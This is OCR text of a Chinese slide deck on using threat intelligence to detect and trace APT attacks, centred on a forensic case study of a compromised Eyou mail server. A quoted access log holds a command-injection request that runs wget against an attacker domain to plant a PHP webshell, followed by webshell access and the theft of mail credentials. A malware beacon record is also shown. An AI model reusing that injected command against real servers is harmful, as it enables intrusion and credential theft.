在2014-7-22 日01:56:11，另一IP: 61.230.XXX.163,操作了/class/listdisk.class.php这个webshell,利用webshell生成并下载了文件/var/eyou/apache/htdocs/class/ * * . * .cn.txt,大小约为455K - - 下载了邮件用户名密码

综合上述webshell关联的三个IP为：66.175.XXX.41 美国新泽西州纽瓦克　61.230.XXX.XXX 某地区　61.230.XXX.163 某地区

来自同一个地区不同的IP在不同的时间段内访问了同一个WEBSHELL,判断为同一组织

Eyou邮件服务器攻击事件案例分析

线索 (1)，产生情报：
IP:66.175.XXX.41 / Domain:xss.ma.cx

<code > ... < / code>

日志片断

```
66.175.XXX.41 - - [19/Feb/2014:16:35:56 +0800] "GET
/admin/domain/ip_login_set/d_ip_login_get.php?domain=%3Bwget+http%3A%2F%2Fxss.ma.cx%2Fe%2Fz99.txt%3Bmv+z99.txt+z.php&type=allow
HTTP/1.0" 200 9
66.175.XXX.41 - - [19/Feb/2014:16:36:00 +0800] "GET /admin/domain/ip_login_set/z.php HTTP/1.0" 200 2
61.230.XXX.XXX - - [19/Feb/2014:17:41:11 +0800] "GET /admin/domain/ip_login_set/z.php?r=1 HTTP/1.1" 200 516
61.230.XXX.XXX - - [19/Feb/2014:17:42:12 +0800] "GET /class/listdisk.class.php HTTP/1.1" 200 148
66.175.XXX.41 - - [26/Feb/2014:14:40:48 +0800] "GET /user/storage_explore.php HTTP/1.0" 200 3950
66.175.XXX.41 - - [27/Feb/2014:00:55:15 +0800] "POST //admin/info.php?r=6782 HTTP/1.1" 200 -
66.175.XXX.41 - - [27/Feb/2014:00:55:18 +0800] "POST //admin/zz.php?r=1&n=4766 HTTP/1.1" 200 865
66.175.XXX.41 - - [27/Feb/2014:00:55:34 +0800] "POST //admin/info.php?r=7240 HTTP/1.1" 200 -
66.175.XXX.41 - - [27/Feb/2014:00:55:37 +0800] "POST //admin/zz.php?r=1&n=8818 HTTP/1.1" 200 86
```

线索 (2)，拓展线索：
61.230.XXX.XXX（某地区） 直接访问后门程序

Eyou邮件服务器攻击事件案例分析

事件回溯：


- 2014年2月19日16:35:56，66.175.XXX.XXX（美国）利用漏洞下载 WebShell到本地（z.php）
- 2014年2月19日17:41:11，61.230.XXX.XXX（某地区） 直接访问该WebShell（z.php）
- 2014年2月19日17:42:12，61.230.XXX.XXX（某地区）访问了另一个webshell（/class/listdisk.class.php）
- 2014年2月26日14:40:48，其访问/user/storage_explore.php,应为利用漏洞生成了其2014年2月27日00:55访问的/admin/info.php木马webshell,并在随后访问了/admin/zz.php
- 2014-7-22 日01:56:11，另一IP: 61.230.XXX.163,操作了/class/listdisk.class.php这个webshell,利用webshell生成并下载了文件/var/eyou/apache/htdocs/class/ * * . * .cn.txt,大小约为455K - - 下载了邮件用户名密码
- 最终关联出三个IP：
  66.175.XXX.41（美国新泽西州纽瓦克）、61.230.XXX.XXX（某地区）、61.230.XXX.163（某地区）

Part 04


威胁情报与APT攻击检测价值体现


威胁情报与APT攻击检测之间的协同


- 1、针对APT攻击事件分析中，可以使用外部威胁情报平台来进行深入溯源分析（最早攻击时间、使用了哪些域名、ＩＰ、whois中注册的email信息等）
- 2、威胁情报标准化提供设备机读，增强现有的检测及防护系统发现的能力（把安全隐患消灭在萌芽状态，阻止攻击者进行二次或多次攻击）
- 3、构建APT攻击检测及威胁情报新一代联动体系，各种相关的威胁数据进一步关联，全方位分析最大提高整体安全监测方案的效率。


威胁情报
网络
Firewall
IPS/IDS
Web Gateway
APT攻击
检测
SIEM
HIDs/HIPs
Anti-Virus
DLP
落地处理
端点

怎样发现攻击事件中的关键点［案例］









lv|'|'|2YLYr9mK2YVfQzQyMzlGMzA=|'|'|PERSONNEL5-PC|'|'|user|'|'|1436-05-06|'|'|SAU|'|'|Win 7 Professional SP1 x86|'|'|No|'|'|0.5.0E|'|'|..|'|'|2LTYp9iqINiz2YjYp9mE2YHZhtinINin2YTYtdmI2KrZiiAtIFdpbmRvd3MgSW50ZXJuZXQgRXhwbG9yZXI=|'|'|682dfec8c66a0de6f1475ca73c462a69,39b7927e0d4deb5c10fb380b7c53c617,[endof]

利用威胁情报在APT攻击检测中进行线索扩线

- 利用圈中所画的[endof] 特征对历史数据进行可视化关联分析得到我们所需要的MD5、域名、ＩＰ、ＵＲＬ、木马样本及分析报告等重要信息





一个完整对APT攻击事件进行分析流程

发现重要攻击线索

找出植入方式、针对漏洞进行分析、修补，监测后续二次攻击

IP、域名、MD5、URL、样本等

对攻击事件进行溯源分析及对整个攻击事件过程中窃取信息的取证

分析恶意攻击程序、代码寻找存在的唯一性

利用威胁情报对发现的攻击线索、恶意程序、代码进行扩线及关联分析

从已知 - 未知线索及威胁情报的共享、通报、处置

反制：

获取攻击者的身份、目的及背景

Part 05

未来APT攻击检测和威胁情报

未来APT攻击检测和威胁情报的趋势

- 1、针对攻击者刺探信息为逃避沙箱、杀毒软件、流量监测衍生出
- 无同PE实体文件的木马（注册表、shellcode等）
- 2、木马回传将采用ssl基于正规签名的方式加密通讯
- 3、硬盘木马将频繁用于APT攻击事件中
- 4、基于网络设备流量劫持的行为将进一步增加

- 5、会出现针对不同行业具有针对性的高级恶意行为分析系统
- 6、威胁情报共享体制和联盟
- 7、各行业会对本行业所产生的威胁情报信息买单
- 8、安全协同

Thanks

宋超 consen@sec-un.org

神州网云（北京）信息技术有限公司